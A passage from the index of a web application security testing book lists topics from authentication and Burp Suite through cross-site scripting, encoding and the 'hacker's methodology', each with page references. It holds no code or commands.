  - application logic flaws, 405
  - application mapping, 111
  - example, 112–113
  - hacker's methodology, application logic flaws, 842
  - hacker's methodology mapping, 800
- attackers. *See also specific attacks*
  - access controls, 266–278
  - types, 258–260
  - usernames and passwords, 275–276
- ASP.NET ViewState, 127
- ASPs, 658–665
  - access, 658–660
  - deliberate backdoor scripts, 660–661
  - between web applications, 660–663
- browser extensions casino component, 134
- CAPTCHA, 198–199
  - customized automation, 610–611
- client-side attacks, 13
- cloud computing, 14, 663–665
  - cloned systems, 664
  - tokens, 665
- cookie injection methods, 536–537
- credentials, 171
- defense mechanisms handling, 30–35
  - administrator alerting, 33–34
  - audit log maintenance, 31–32
  - errors, 30–31
  - reacting to, 34–35
- disabled elements, 132–133
- encoding and, 66–67
- forgotten password, 14
- format string vulnerabilities, 644
- HTTP header injection, 534–535
- intentions, 13
- login function, 164–165
- MS-SQL databases, 326–327
- multilayered privilege model, 283
- multistage login function, 188
- MySQL, 328
- network hosts, 561–562
- non-HTTP services, 562–563
- NULL bytes, 23–24
- opaque data, 124
- Oracle databases, 327
- other users, 431–432
- path traversal vulnerabilities
  - circumventing obstacles, 374–377
  - successful, 374
  - target locations, 370–371
- remote, 427
- session management, 20
- session token scripts, 217
- shared hosting, 658–665
  - access, 658–660
  - deliberate backdoor scripts, 660–661
  - between web applications, 660–663
- stored XSS steps, 438–439
- tiered architectures, 648–654
  - categories, 648–649
- tokens
  - encrypting, 232–233

- meaningful, 212
  - URL translation, 396–397
  - username, 168
  - web application security, 6
  - web browsers, 559–568
  - websites created by, 448–449
  - XMLHttpRequest, 529
  - XSS, 251
  - attribute delimiters, HTML
    - by passing filters, 461–462
  - attribute names, HTML
    - by passing filters, 461
  - attribute values, HTML
    - by passing filters, 462
  - audit logs
    - defense mechanisms handling
      - attackers, maintaining, 31–32
    - key events, 32
    - poorly protected, 32
    - value, 31
  - audit trail, 429
  - authentication. *See also*
    - access controls; session management
    - anomalies, 201
    - application logic flaws, 415–416
    - broken, 7
    - brute-force login function, 162–165
    - CAPTCHA, 198–199
    - credentials
      - incomplete validation, 180–181
      - insecure distribution, 184
      - insecure storage, 190–191
      - secret handling of, 192–193
      - strength, 192
      - transmission vulnerability, 169–171
      - validation, 193–195
    - CSRF, 507–508
    - as defense, 159
    - defense mechanisms handling
      - access with, 18–19
    - design flaws, 161–184
    - drop-down menus, 193
    - eavesdroppers, 169
    - hacker's methodology
      - application logic flaws, 811–813
      - credentials, autogenerated, 809–810
      - credentials, unsafe
        - distribution, 810–811
      - credentials, unsafe
        - transmission, 810
      - impersonation, 808–809
      - insecure web storage, 811
      - password guessing, 807
      - password quality, 806
      - password recovery, 807–808
      - “remember me” functions, 808
      - understanding, 805
      - username enumeration, 806–807
      - username uniqueness, 809
      - vulnerability exploitation for
        - unauthorized access, 813
    - HTML forms, 160–161
    - HTTP, 50–51
      - sessions avoided with, 208–209
    - impersonation, 178–180
      - hacker's methodology, 808–809
    - implementation flaws in, 185–191
    - information leakage
      - prevention, 195–196
    - logging, 201
    - login function
      - account suspension, 197–198
      - fail-open, 185–186, 194
      - multistage, 186–190, 194–195
      - verbose failure messages, 166–169
    - monitoring, 201
    - notifying, 201
    - passwords
      - change functionality, 171–172, 193
      - change functionality misuse, 199
      - forgotten functionality, 173–175
      - predictable initial, 183
      - weak, 161–162
    - problems with, 19
    - “remember me” functions, 175–176, 193
      - hacker's methodology, 808
    - security, 191–201
      - brute-force attack prevention, 196–199
      - subtleties, 195
    - smartcards, 206
    - standalone vulnerability
      - scanners, 778–779
    - technologies, 160–161
    - tokens, 160
    - usernames
      - enumeration, 166–169, 806–807
      - nonunique, 181–182
      - predictable, 182–183, 197
      - uniqueness, 809
    - XSS, 473–474
  - autocomplete
    - local privacy attacks, 552
    - XSS attack payloads, 446
  - automation. *See* customized automation
- ## B
- backdoor password, 178–179
    - source code, 708
  - backdoor scripts, deliberate, 660–661
  - back-end components. *See also*
    - file inclusion; operating system commands; path traversal vulnerabilities
    - access controls, 357
    - data transmission, 357
    - e-mail header injection, 398–399
    - HPI, 390
      - causes, 393–394
    - HPP, 394–395
    - server-side HTTP redirection, 390–392
      - exploiting, 391–392
    - SMTP injection, 397–402
      - flaws, 400–401
      - preventing, 402
    - SOAP injection, 386–388
      - banking application, 387–388
      - error messages, 388
      - finding and exploiting, 389
      - preventing, 27, 390
    - URL translation attacks, 396–397
  - back-end request injection, 841
  - backslash character, escaping with, 419
  - backtick character, encapsulating function of, 363
  - banking application
    - multistage function, 263
    - per-page tokens, 252–253
    - SOAP injection, 387–388
  - banner grabbing, 101
  - Base64 encoding, 69
    - ASP.NET ViewState, 125–126
  - basic authentication, 50–51
  - batch queries, MS-SQL
    - databases, 317
  - beating business limit,
    - application logic flaws, 416–417, 429

- BeEF, 565–566
  - bit flipper, Burp Intruder, 593
    - encrypting tokens, 228–231
  - black-box code review, 702–703
  - blacklist-based filters, 23–24
    - XSS, 451–452
  - blind SQL injection, 626
  - blocked characters, filters, 311–312
  - blog applications, input, 22
  - Boolean conditions, UNION operator, 329
  - Boolean flag, 107
  - boundary validation, input, 25–28, 313
  - breaking bank, application logic flaws, 414–416
  - browser extensions. *See also* Flash; Java; Silverlight
    - casino component, 133–134
    - attackers, 134
    - Chrome, 750
    - client-side control of user input with, 133–153
    - data transmission interception, 135–139
      - obstacles, 138–139
      - serialized data, 136–138
    - debugger attached to, 151–152
    - decompiling, 139–150
      - bytecode, 139–141
      - bytecode obfuscation, 144–146
      - Java applets example, 146–150
      - JavaScript manipulating original bytecode, 144
      - source code, 142–144
    - Firefox, 750
    - hacker's methodology, 802–804
      - ActiveX controls, 804
      - debugger, 803–804
      - decompiling, 802–803
    - native client components, 153
    - same-origin policy, 525–527
      - Flash, 525–526
      - Java, 527
      - Silverlight, 526–527
    - targeting approaches, 135
    - technologies, 65
  - browsers. *See* web browsers
  - browsing history
    - JavaScript stealing, 560
    - local privacy attacks, 552
  - brute-force techniques
    - application mapping naming schemes exercise, 88
    - authentication security preventing, 196–199
    - hidden content, 81–85
      - login function, 162–165
      - passwords in wiki, 424
  - buffer overflow
    - detecting, 639–640
    - hacker's methodology, 837–838
    - heap overflows, 635–636
    - off-by-one vulnerabilities, 636–638
      - software, 687
    - source code, 709
    - stack overflows, 634–635
    - uncontrolled, 639
    - URL length, 639
  - bulk discount cheating, application logic flaws, 418, 429
  - Burp Intruder, 82–84, 86
    - bit flipper, 593
      - encrypting tokens, 228–231
      - “character frobber,” 593
    - customized automation, 590–602
      - data harvesting, 598–600
      - enumerating identifiers, 594–597
      - fuzzing, 600–602
    - payloads
      - choosing, 592–594
      - positioning, 591–592
    - predictable tokens, 213–214
    - response analysis, 594
    - sniper attack, 592
    - Unicode encoding, 375
    - user agent strings, 100
  - Burp Proxy, 754–755
  - Burp Repeater, 473, 681, 766
  - Burp Scanner, 764–765
  - Burp Sequencer, 767
    - auto analyze setting, 223
    - token randomness testing, 219–221
  - Burp Spider, 74–76, 80
  - Burp Suite
    - AMF, 137
    - application mapping, 268
    - ASP.NET ViewState, 126
    - CA certificate, 758–759
    - “change request method” command, 474–475
    - Comparer, 167
    - Content Discovery, 88–89
    - DSer, 136–137
    - “request in browser,” 272–273
    - session-handling mechanisms, 603–609
      - cookie jar, 603–604
      - request macros, 604–606
    - session-handling rules, 606–609
      - session-handling tracer, 609
  - business limit, application logic flaws, 416–417, 429
  - business logic exploitation, 259
  - bytecode
    - decompiling browser extensions, 139–141
      - JavaScript manipulation, 144
    - obfuscation, 144–146
    - downloading, 140
    - Flash, 141
    - Java, 141
    - Silverlight, 141
    - source code recompiling
      - within browser, 142–143
      - outside browser, 143
    - URL, 140
- ## C
- CA certificate, Burp Suite, 758–759
  - callbacks, function, 520
  - canonicalization
    - input, 28–29
    - web server software, 689–694
  - CAPTCHA
    - attackers, 198–199
      - customized automation, 610–611
    - authentication, 198–199
    - bugs, 610–611
    - customized automation, 610–612
      - attackers, 610–611
      - automatically solving, 611–612
      - humans solving, 612
    - drones, 612
  - Cascading Style Sheets (CSS)
    - dynamically evaluated styles, 459
    - font-family property, 518–519
    - injection, cross-domain data capture, 517–519
    - web functionality, 60–61
  - casino component, browser extensions, 133–134
    - attackers, 134
  - CBC. *See* cipher block chaining
  - CGI query, 735–736
  - chaining
    - CBC
      - encrypting tokens, 227–233
      - PKC # 5 padding, 227–233

- XSS, 450–451
  - “change request method”
    - command, 474–475
  - “character frobber,” Burp
    - Intruder, 593
  - checked exceptions, 30
  - checkout, application logic flaws,
    - 410–411
  - CheckQuantity applet, 141
  - Chrome, 750
  - chrooted file system
    - path traversal vulnerabilities,
      - 380–381
    - UNIX, 381
  - cipher block chaining (CBC)
    - encrypting tokens, 227–233
      - PKC # 5 padding, 686–687
  - ciphertext, 224–226
  - .class files, 141
  - ClearedFunds element,
    - 387–388
  - cleartext, passwords, 190–191
  - clickjacking, 511. *See also* user
    - interface redress attacks
  - client components, native, 153
  - client-side
    - attacks, 13
    - data transmission, 118–127
      - ASP.NET ViewState,
        - 124–127
      - for developers, 118
      - hacker’s methodology, 801
      - hidden HTML forms, 118–120
      - HTTP cookies, 121
      - opaque data, 123–124
      - Referrer header, 122
      - security, 154–156
      - URL parameters, 121–122
    - hacker’s methodology, data
      - transmission, 801
    - HPP, 548–550
    - information disclosure leaks,
      - 629
    - injection, 531–550
      - SQL, 547–548
    - JavaScript, validation with,
      - 130–131, 156
    - security, 431–432
    - session token hijacking,
      - 243–244
    - SQL injection, 547–548
    - SSL certification, 138
    - user input controlled by, 117
      - browser extensions, 133–153
        - hacker’s methodology,
          - 801–802
        - HTML forms, 127–133
- validation myths, 155–156
- web functionality, 57–65
  - Ajax, 62–63, 384
  - browser extension
    - technologies, 65
  - CSS, 60–61
  - DOM, 62
  - forms, 58–60
  - HTML, 58
  - HTML5, 64–65
  - hyperlinks, 58
  - JavaScript, 61
  - JSON, 63
  - same-origin policy, 64
  - VBScript, 61
- XSS attack payloads escalating,
  - 447
- cloned systems, 664
- cloud computing
  - attackers, 14, 663–665
    - cloned systems, 664
    - tokens, 665
  - defense mechanism, 664
  - feature-first approach, 664–665
  - loss of control in, 663–664
  - management tool migration
    - to, 664
  - web applications, 5
  - web storage, 665
- CMS. *See* content management
  - system
- code browsing tools, 743
- code injection, 288
- code review. *See* source code,
  - review
- commands. *See* operating system
  - commands
- comments
  - MySQL, 303–304, 312
  - source code, 710–711
  - SQL, 312
- Comparer, Burp Suite, 167
- compiled applications. *See* native
  - client components
- concealed sequences, 213–215
- concurrent logins, 250
- conditional errors, SQL injection,
  - 320–322
- conjunctive queries filters, 350
  - LDAP injection, 352–353
- CONNECT method, 682, 755
- content
  - enumerating and functionality,
    - 74–97
  - hidden
    - brute-force techniques
      - discovering, 81–85
  - discovering, 80–93
    - hacker’s methodology,
      - application mapping,
        - 796–797
    - inference from published
      - content discovering,
        - 85–89
    - Nikto discovering, 93
    - public information
      - discovering, 89–91
    - user-directed spidering
      - discovering, 81–83
    - web server leveraged for
      - discovering, 91–93
    - Wikto discovering, 92–93
  - web server and default, 92,
    - 671–677
  - debug functionality, 671–672
  - hacker’s methodology, 847
  - JMX, 674–676
  - powerful functions, 673–674
  - sample functionality, 672–673
- Content Discovery, Burp Suite,
  - 88–89
- content management system
  - (CMS), 77
  - web servers, 92
- Content-Length header, 42
  - POST request, 581
- Content-Type header, 136, 138,
  - 476, 478, 525–526
- context-dependent, access
  - controls, 258
- Cookie header, 41, 47
- cookie injection
  - attacker methods, 536–537
  - session fixation, 537–540
- cookie jar, Burp Suite, 603–604
- cookies
  - arbitrary, 537
  - attributes, 47
  - domain restrictions, 245–247
  - hacker’s methodology, 820–821
  - HTTP, 19, 47
    - client-side data transmission,
      - 121
    - session management tokens,
      - 207–208, 234–236
  - HTTP header injection, 533
  - login function, 163
  - path restrictions, 247–248
  - persistent, 550
  - reflected XSS, 437–438
  - RememberMe, 407–408
  - “remember me” functions,
    - 175–176
  - ScreenName, 407–408

- session management, liberal scope, 244–248
- XSS exploiting via, 475
- COPY method, 679
- count () function, 348
- credentials
  - attackers, 171
  - authentication vulnerability, 169–171
  - e-mail containing, 184
  - hacker's methodology, authentication
    - autogenerated, 809–810
    - unsafe distribution, 810–811
    - unsafe transmission, 810
  - incomplete validation, 180–181
  - insecure distribution, 184
  - insecure storage, 190–191
  - secret handling of, 192–193
  - strength, 192
  - validation, 193–195
  - web server and default, 670–671
    - hacker's methodology, 846
- cross-domain data capture, 515–516
- CSS injection, 517–519
- Firefox, 521
- HTML injection, 516–517
- JavaScript hijacking, 519–520
  - E4X, 523–524
  - function callbacks, 520
  - JSON, 521
  - preventing, 524
  - variable assignment, 522
- proxy services, 529–531
- cross-domain requests
  - JSON, 477
  - XMLHttpRequest, 528–529
  - XSS sending XML, 477–478
- /crossdomain.xml, 525–526
- cross-site request forgery (CSRF), 8, 244, 504–511
  - anti-CSRF tokens, 508–509, 516–517
    - XSS defeating, 510–511
  - authentication, 507–508
  - flaws
    - exploiting, 506–507
    - preventing, 508–510
    - real-world, 505
  - hacker's methodology, 820
  - session management, 251
- cross-site scripting (XSS), 8
  - attack payloads, 443–447
    - autocomplete, 446
    - escalating client-side, 447
    - escalation to other pages, 473–474
    - inducing actions, 445–446
    - Trojan injection, 444–445
    - trust relationship
      - exploitation, 446–447
    - virtual defacement, 443–444
  - attackers, 251
  - authentication, 473–474
  - chaining, 450–451
  - CSRF defeating anti-CSRF tokens with, 510–511
  - database error messages, 620
  - defense, 28
  - delivery mechanisms, 447–451
    - in-band, 449–450
    - out-of-band, 450
  - DOM-based, 440–442
    - delivering, 448–449
    - finding and exploiting, 487–491
    - input validation, 497
    - output validation, 497–498
    - preventing, 496–498
    - reflected XSS converted into, 472–473
    - steps, 441
  - escaping, 420
  - exploits
    - cookies, 475
    - delivering, 473–481
    - JavaScript executed within XML responses, 478–479
    - nonstandard request and response content, 476–479
    - Referrer header, 475–476
    - XML requests sent cross-domain, 477–478
  - filters
    - anti-, 452, 748
    - blacklist-based, 451–452
    - IE, 479–481
    - web browsers, 479–481
  - HTML tag pairs, 422
  - IE filter, 479–481
  - JavaScript, 436–438
  - non-HTTP services, 562–563
  - NULL bytes, 460
  - POST request changed to GET request, 474–475
  - prevalence, 432
  - preventing, 492–498
  - real-world, 442–443
  - reflected, 434–438
    - Apache, 442
    - cookies, 437–438
    - defensive filters, 455–456
    - delivering, 448–449
    - DOM XSS converted from, 472–473
    - exploiting, 435–438, 474
    - finding and exploiting, 452–481
    - hacker's methodology, 829–830
    - HTML limitations, 495–496
    - IE, 435
    - input insertion, 495
    - input validation, 492–493
    - length limits, 471–473
    - output validation, 493–495
    - preventing, 492–496
    - “remember me” function, 437
    - sanitizing filters, 468–471
    - signature-based filters, 455–456
    - steps, 436–437
    - stored XSS compared to, 439–440
    - user input testing, 453
    - user input testing to introduce script, 454–455
- security evolution, 433
- session token vulnerabilities, 243–244
- source code, 704–705
- stored, 438–440
  - attacker steps, 438–439
  - delivering, 449–450
  - e-mail testing, 483–484
  - finding and exploiting, 481–487
  - HTML limitations, 495–496
  - input insertion, 495
  - input validation, 492–493
  - MySpace, 442–443, 446
  - output validation, 493–495
  - preventing, 492–496
  - reflected XSS compared to, 439–440
  - search function, 439
  - uploaded files testing, 484–487
- vulnerabilities
  - identifying, 451–452
  - low-risk, 451
  - varieties, 433–442
  - XSS Shell, 566
- cryptographic algorithms, 687
- CSRF. *See* cross-site request forgery

CSS. *See* Cascading Style Sheets  
 Curl, 788  
 custom development, web  
   applications, 10  
 custom encoding, path traversal  
   vulnerabilities, 377–378  
 customized automation  
   barriers to, 602–612  
   Burp Intruder, 590–602  
     data harvesting attack,  
       598–600  
     enumerating identifiers  
       attack, 594–597  
     fuzzing attack, 600–602  
 CAPTCHA puzzles, 610–612  
   attackers, 610–611  
     automatically solving,  
       611–612  
     humans solving, 612  
 data harvesting, 572  
   basic approach, 584–586  
   Burp Intruder, 598–600  
   causes, 583–584  
   JAttack, 585–586  
   uses, 584  
 efficiency, 571  
 enumerating identifiers,  
   572–583  
   basic approach, 574  
   Burp Intruder, 594–597  
   detecting hits, 574–576  
   examples, 573  
   HTTP status code, 574  
   JAttack, 577–583  
   Location header, 575  
   response body, 575  
   response length, 574–575  
   scripting, 576–577  
   Set-Cookie header, 575  
   time delays, 575–576  
 fuzzing, 572–573  
   Burp Intruder, 600–602  
   JAttack, 588–590  
   objective, 586–587  
   strings, 587  
 session-handling mechanisms,  
   602–609  
 standalone vulnerability  
   scanners, 780–781  
   uses, 572–573  
 Cygwin environment, 577

## D

DAC. *See* discretionary access  
 control  
 data capture. *See* cross-domain  
 data capture

data harvesting, 572  
   basic approach, 584–586  
   Burp Intruder, 598–600  
   causes, 583–584  
   JAttack, 585–586  
   uses, 584  
 data stores. *See also* Extensible  
   Markup Language;  
   Lightweight Directory  
   Access Protocol; Structured  
   Query Language  
   accessing, 288–289  
   NoSQL, 342–343  
   privilege level, 287  
   web applications relying on,  
     287  
 data transmission. *See also* user  
   input  
   back-end components, 357  
   browser extensions  
     intercepting, 135–139  
     obstacles, 138–139  
     serialized data, 136–138  
   client-side, 118–127  
     ASP.NET ViewState,  
       124–127  
     for developers, 118  
     hacker's methodology, 801  
     hidden HTML forms, 118–120  
     HTTP cookies, 121  
     opaque data, 123–124  
     Referrer header, 122  
     security, 154–156  
     URL parameters, 121–122  
   lazy load approach, 626  
   opaque, 123–124  
     attackers, 124  
 database administrator (DBA),  
   325–326  
*The Database Hacker's Handbook*,  
   326  
 databases  
   access  
     ASP.NET API methods, 721  
     Java API methods, 714–715  
     Perl language API methods,  
       737–738  
   code components  
     dangerous, 742  
     SQL injection, 741–742  
   error messages, 619–622  
   encryption oracle, 620–622  
   information disclosure,  
     619–620  
   XSS in, 620  
 escalation attacks,  
   319, 325–328  
 fingerprinting, 303–304

information\_schema,  
   309–310  
 MS-SQL  
   attackers, 326–327  
   automated exploitation, 330  
   batch queries, 317  
   default lockdown, 326–327  
   error messages, 334–338  
   out-of-band channels, 317  
   syntax, 332–334  
   WAITFOR command, 322–323  
 Oracle  
   attackers, 327  
   11g, 318  
   error messages, 334–338  
   out-of-band channels,  
     317–318  
   syntax, 332–334  
   time delays, 323–324  
   UNION operator, 307–308  
   searchable and sortable,  
     321–322  
   stored procedures, 339  
 Davtest, 680  
 DBA. *See* database administrator  
 debuggers  
   browser extensions attaching,  
     151–152  
   error messages, 425–426,  
     618–619  
   common, 619  
   hacker's methodology,  
     application mapping, 798  
   hacker's methodology, browser  
     extensions, 803–804  
 Java, 151–152  
 messages  
   application logic flaws,  
     424–426  
   verbose, 425  
 Silverlight, 152  
 web server, 671–672  
 declarative access controls,  
   282–283  
 decompiling  
   browser extensions, 139–150  
   bytecode, 139–141  
   bytecode obfuscation,  
     144–146  
   Java applets example, 146–150  
   JavaScript manipulating  
     original bytecode, 144  
   source code, 142–144  
   hacker's methodology, browser  
     extensions, 802–803  
 Jad, Java, 148–150  
 decryption algorithms, 650  
 default content



- hacker's methodology,
    - application mapping, 797
    - web server, 671–677
      - hacker's methodology, 847
  - default credentials, web server, 670–671
    - hacker's methodology, 846
  - default lockdown, MS-SQL
    - databases, 326–327
  - defense in depth
    - SQL injection, 342
    - tiered architectures, 656
    - web server software, 696–697
  - defense mechanisms. *See also* security
  - access
    - authentication, 18–19
    - control, 20–21
    - session management, 19–20
  - attackers, 30–35
    - administrator alerting, 33–34
    - audit log maintenance, 31–32
    - errors, 30–31
      - reacting to, 34–35
    - elements, 17–18
    - input, 21–29
      - approaches to, 23–25
    - user access, 18–21
  - defensive filters, reflected XSS, 455–456
  - DELETE method, 679
  - DELETE statements, 297–298
  - deliberate backdoor scripts, 660–661
  - developers
    - application logic flaws, 429–430
    - client-side data transmission, 118
    - HTML encoding mistakes, 494–495
    - web applications security, 3
  - digest authentication, 50–51
  - directory listings, web servers, 677–679
    - Allaire JRun, 690–691
  - directory names, 105
  - disabled elements
    - attackers, 132–133
    - HTML forms, 131–133
  - discount cheating, application
    - logic flaws, 418, 429
  - discretionary access control (DAC), 282
  - disjunctive queries filters, 350
    - LDAP injection, 351
  - .dll files, 141
  - DNS rebinding, 563–564
  - DOCTYPE element, 384–385
  - document object model (DOM), 61
    - hacker's methodology, 849–850
    - JavaScript, 440
    - JavaScript API methods, 740
    - web functionality, 62
  - XSS, 440–442
    - delivering, 448–449
    - finding and exploiting, 487–491
    - input validation, 497
    - output validation, 497–498
    - preventing, 496–498
    - reflected XSS converted to, 472–473
    - steps, 441
  - DocumentRoot directive, 683
  - DOM. *See* document object model
  - domain restriction cookies, 245–247
  - DOMTracer, 488
  - dot character, script code
    - bypassing filters alternatives to, 466
  - “dot-dot-slash” sequence, 369. *See also* path traversal vulnerabilities
  - Dowd, Mark, 634
  - downloading
    - bytecode, 140
    - encrypting tokens, 231–232
  - drop-down menus,
    - authentication, 193
  - DSer, Burp Suite, 136–137
  - Dump Servlet, Jetty, 672
  - dynamic code execution
    - ASP.NET API methods, 722
    - Java API methods, 715
    - OS command injection, 362
    - vulnerabilities, 366–367
  - Perl language API methods, 738
  - PHP API methods, 730–731
  - dynamically constructed strings, 466
- E**
- E4X. *See* ECMAScript for XML
  - Eagle, Chris, 634
  - eavesdroppers
    - authentication, 169
    - session tokens, 234
  - eBay, 505
  - ECB ciphers. *See* electronic cookbook ciphers
  - Echo Mirage, 139
  - ECMAScript for XML (E4X), 463
    - JavaScript hijacking, 523–524
  - edit parameter, 107
  - Edwards, Dean, 471
  - EJB. *See* Enterprise Java Bean
  - electronic cookbook ciphers (ECB ciphers), 224–226
  - e-mail
    - account activation URLs, 184
    - credentials sent in, 184
    - forged, 448
    - header injection, 398–399
    - stored XSS testing, 483–484
    - as username, 167, 196
  - encoding
    - Apache chunked overflow, 688
  - attackers and, 66–67
  - Base64, 69
    - ASP.NET ViewState, 125–126
  - custom, path traversal
    - vulnerabilities, 377–378
  - hex, 69–70
  - HTML, 68–69
    - developer mistakes, 494–495
  - script code bypassing filters, 468
  - Unicode, 67–68
    - Burp Intruder, 375
  - URL, 67
    - SQL injection, 300–301
    - truncating, 378
  - web server software, 689–694
  - encrypting
    - .NET, 686
    - “remember me” function, 177
    - tokens, 223–233
      - attackers, 232–233
      - Burp Intruder bit flipper, 228–231
      - CBC, 227–233
      - downloading, 231–232
      - ECB ciphers, 224–226
      - “reveal” encryption oracle, 232
  - encryption oracle
    - application logic flaws, 407–408
    - “remember me” function, 407
  - database error messages, 620–622
  - “reveal,” encrypting tokens, 232
  - Enterprise Java Bean (EJB), 53
  - enterprise resource planning software (ERP), 4
  - enumerating identifiers, 572–583
    - basic approach, 574
    - Burp Intruder, 594–597

- detecting hits, 574–576
- examples, 573
- hacker's methodology,
  - application mapping, 797–798
- HTTP status code, 574
- JAttack, 577–583
- Location header, 575
- response body, 575
- response length, 574–575
- scripting, 576–577
- Set-Cookie header, 575
- time delays, 575–576
- ERP. *See* enterprise resource planning software
- error messages
  - Apache, 628
  - ASP.NET, 628
  - database, 619–622
    - encryption oracle, 620–622
    - information disclosure, 619–620
  - databases, XSS in, 620
  - debugger, 425–426, 618–619
    - common, 619
  - dynamically generated, 434
  - engineering informative, 624–625
  - exploiting, 615–625
    - generic, 628
  - IE, 622
  - information disclosure, 615–625
    - generic, 628
  - Java, 628
  - keywords, 622
  - Microsoft IIS, 628
  - MS-SQL databases, 334–338
  - MySQL, 334–338
  - ODBC, 624
  - Oracle databases, 334–338
  - public information, 623
  - published content, 625
  - script, 616–617
  - search engines, 623
  - server, 619–622
  - SOAP injection, 388
  - source code, 623
  - SQL injection, 334–338
  - stack traces, 617–618
  - UNION operator, 306
  - VBScript, 616
  - verbose, 30–31, 624
- errors
  - conditional, SQL injection, 320–322
  - defense mechanisms handling
    - attackers and, 30–31

- unhandled, 30–31
- escaping
  - application logic flaws, 419–420
  - with backslash character, 419
  - JavaScript, script code
    - bypassing filters, 465–466
  - XSS, 420
- Etag string, 128–129
- eval function, 362, 722
  - script code bypassing filters
    - alternatives to, 466
- event handlers
  - HTML5, 458
  - script code in HTML with, 457–458
- Expires header, 42
- Extensible Markup Language (XML), 56. *See also* Simple Object Access Protocol; XML Path Language
- E4X, 463
- injection, 383–390
  - XXE, 384–386, 841
- interpreting, 387
- XSS exploits
  - JavaScript in, 478–479
  - sending cross-domain, 477–478
- Extract Grep function, 598

## F

- fail-open login function, 185–186, 194
- failure messages, verbose, 166–169
- file extensions, 102–105
- file inclusion
  - hacker's methodology, 835–836
  - local, 382
  - remote, 381–382
    - flaw testing, 383
  - static resources, 382
  - vulnerabilities, 381–383
    - finding, 382–383
  - PHP, 381–382
- file path manipulation, 368–383. *See also* path traversal vulnerabilities
- filters
  - blocked characters, 311–312
  - conjunctive queries, 350
    - LDAP injection, 352–353
  - disjunctive queries, 350
    - LDAP injection, 351
  - exploiting defective, 313
  - HTML bypassing, 459–465
    - attribute delimiters, 461–462
  - attribute names, 461
  - attribute values, 462
  - character sets, 464–465
  - tag brackets, 462–464
  - tag name, 460–461
- input, path traversal
  - vulnerabilities, 374–377
- LDAP, 350
- Oracle PL/SQL Exclusion List
  - bypassing, 692–694
- reflected XSS
  - defensive, 455–456
  - sanitizing, 468–471
  - signature-based, 456–457
  - sanitizing, reflected XSS, 468–471
- script code bypassing, 465–468
  - dot character alternatives, 466
  - dynamically constructed strings, 466
  - encoding, 468
  - eval function alternatives, 466
  - JavaScript escaping, 465–466
    - multiple technique combination, 466–467
  - VBScript, 467
  - VBScript and JavaScript, 467–468
- simple match conditions, 350
- SQL injection bypassing, 311–313
- XSS
  - anti-, 452, 748
  - blacklist-based, 451–452
  - IE, 479–481
  - web browsers, 479–481
- financial services
  - application logic flaws, 412–416
  - ASPs, 658
- fingerprinting databases, SQL
  - injection, 303–304
- Firebug, 785
- Firefox, 459
  - browser extensions, 750
- cross-domain data capture, 521
- Firesheep tool, 234
- hacker's toolkit, 749–750
- Referrer header, 239
- Firesheep tool, Firefox, 234
- firewalls, 12
  - alerts, 33
  - WAFs, NULL bytes, 460
- first-order XSS. *See* reflected XSS
- 500 Internal Server Error, 49
- brute-force techniques, 85



- 503 Service Unavailable, 49
  - Flash, 134–135
    - bytecode, 141
    - /crossdomain.xml, 525–526
    - LSOs, 553
    - same-origin policy, 525–526
    - serialized data, 137–138
  - font-family property, 518–519
  - forced browsing, application
    - logic flaws, 411
  - forgotten password, 584
    - attackers using, 14
  - format string vulnerabilities
    - attackers, 644
    - causes, 643
    - detecting, 644
    - hacker's methodology, 838
    - source code, 710
  - forms
    - HTML, 58–59
      - authentication, 160–161
      - client-side control of user input with, 127–133
      - client-side data transmission with hidden, 118–120
      - disabled elements, 131–133
      - intercepting proxy modifying hidden, 119–120
      - length limits, 128–129
      - script-based validation, 129–131
    - web functionality, 58–60
  - 400 Bad Request, 48
  - brute-force techniques, 84
  - 401 Unauthorized, 48
    - brute-force techniques, 84–85
  - 403 Forbidden, 49
    - brute-force techniques, 84–85
  - 404 Not Found, 49
  - 405 Method Not Allowed, 49
  - 413 Request Entity Too Large, 49
  - 414 Request URI Too Long, 49
  - framebusting, UI redress
    - attacks, 514–515
  - function callbacks, JavaScript hijacking, 520
  - functional paths, web
    - application pages *versus*, 93–96
  - functionality. *See* web functionality
  - function-specific input
    - vulnerabilities, hacker's methodology, 836–841
  - fuzzing, 572–573
    - Burp Intruder, 600–602
    - hacker's methodology, parameter, 824–827
    - integrated testing suites, 762–763
    - JAttack, 588–590
    - objective, 586–587
    - strings, 587
- ## G
- general headers, 45
  - generic error messages, 628
  - GET method, 42
    - purpose, 264
  - GET request, 40
    - XSS converting, 474–475
  - getCurrentUserRoles
    - method, 261
  - GIFAR files, 485–486
  - Google, 89
    - Omitted Results, 90
    - querying, 90
  - Google Translate (GT), 530–531
  - Gray Hat Hacking* (Eagle & Harris & Harper & Ness), 634
  - GT. *See* Google Translate
- ## H
- hacker's methodology
    - access controls
      - insecure access, 823
      - limited access, 822–823
      - multiple accounts, 822
      - requirements, 821
    - analysis
      - attack surface mapping, 800
      - data entry points, 799
      - functionality, 798–799
      - technologies, 799–800
    - application logic flaws
      - attack surface, 842
      - incomplete input, 843
      - multistage functions, 842–843
      - transaction logic, 844
      - trust relationships, 844
    - application mapping, 795–798
      - debug parameters, 798
      - default content, 797
      - enumerating identifiers, 797–798
      - hidden content, 796–797
      - public information resources, 796
      - of tokens to sessions, 818
      - visible content, 795–796
  - authentication
    - application logic flaws, 811–813
    - credentials, autogenerated, 809–810
    - credentials, unsafe
      - distribution, 810–811
    - credentials, unsafe
      - transmission, 810
    - impersonation, 808–809
    - insecure web storage, 811
    - password guessing, 807
    - password quality, 806
    - password recovery, 807–808
    - “remember me” functions, 808
    - understanding, 805
    - username enumeration, 806–807
    - username uniqueness, 809
    - vulnerability exploitation for
      - unauthorized access, 813
  - back-end request injection, 841
  - browser extensions, 802–804
    - ActiveX controls, 804
    - debugger, 803–804
    - decompiling, 802–803
  - buffer overflow, 837–838
    - client-side
      - data transmission, 801
      - user input, 801–802
  - cookie scope, 820–821
  - CSRF, 820
  - DOM, 849–850
  - file inclusion, 835–836
  - format string vulnerabilities, 838
  - fuzzing parameters, 824–827
  - guidelines, 793–794
  - HTTP header injection, 830
  - information leakage, 852
  - input-based vulnerabilities, 824–836
    - function-specific, 836–841
  - integer vulnerabilities, 838
  - LDAP injection, 839–840
  - local privacy attacks, 850–851
  - miscellaneous checks, 849–852
  - native software bugs, 837–838
  - open redirection
    - vulnerabilities, 830–831
  - OS command injection, 832–833
  - path traversal vulnerabilities, 833–835
  - reflected XSS, 829–830
  - same-origin policy, 851–852

- script injection, 835
- session management
  - token insecure transmission, 817
  - token system log disclosure, 817–818
  - tokens tested for meaning, 815–816
  - tokens tested for predictability, 816–817
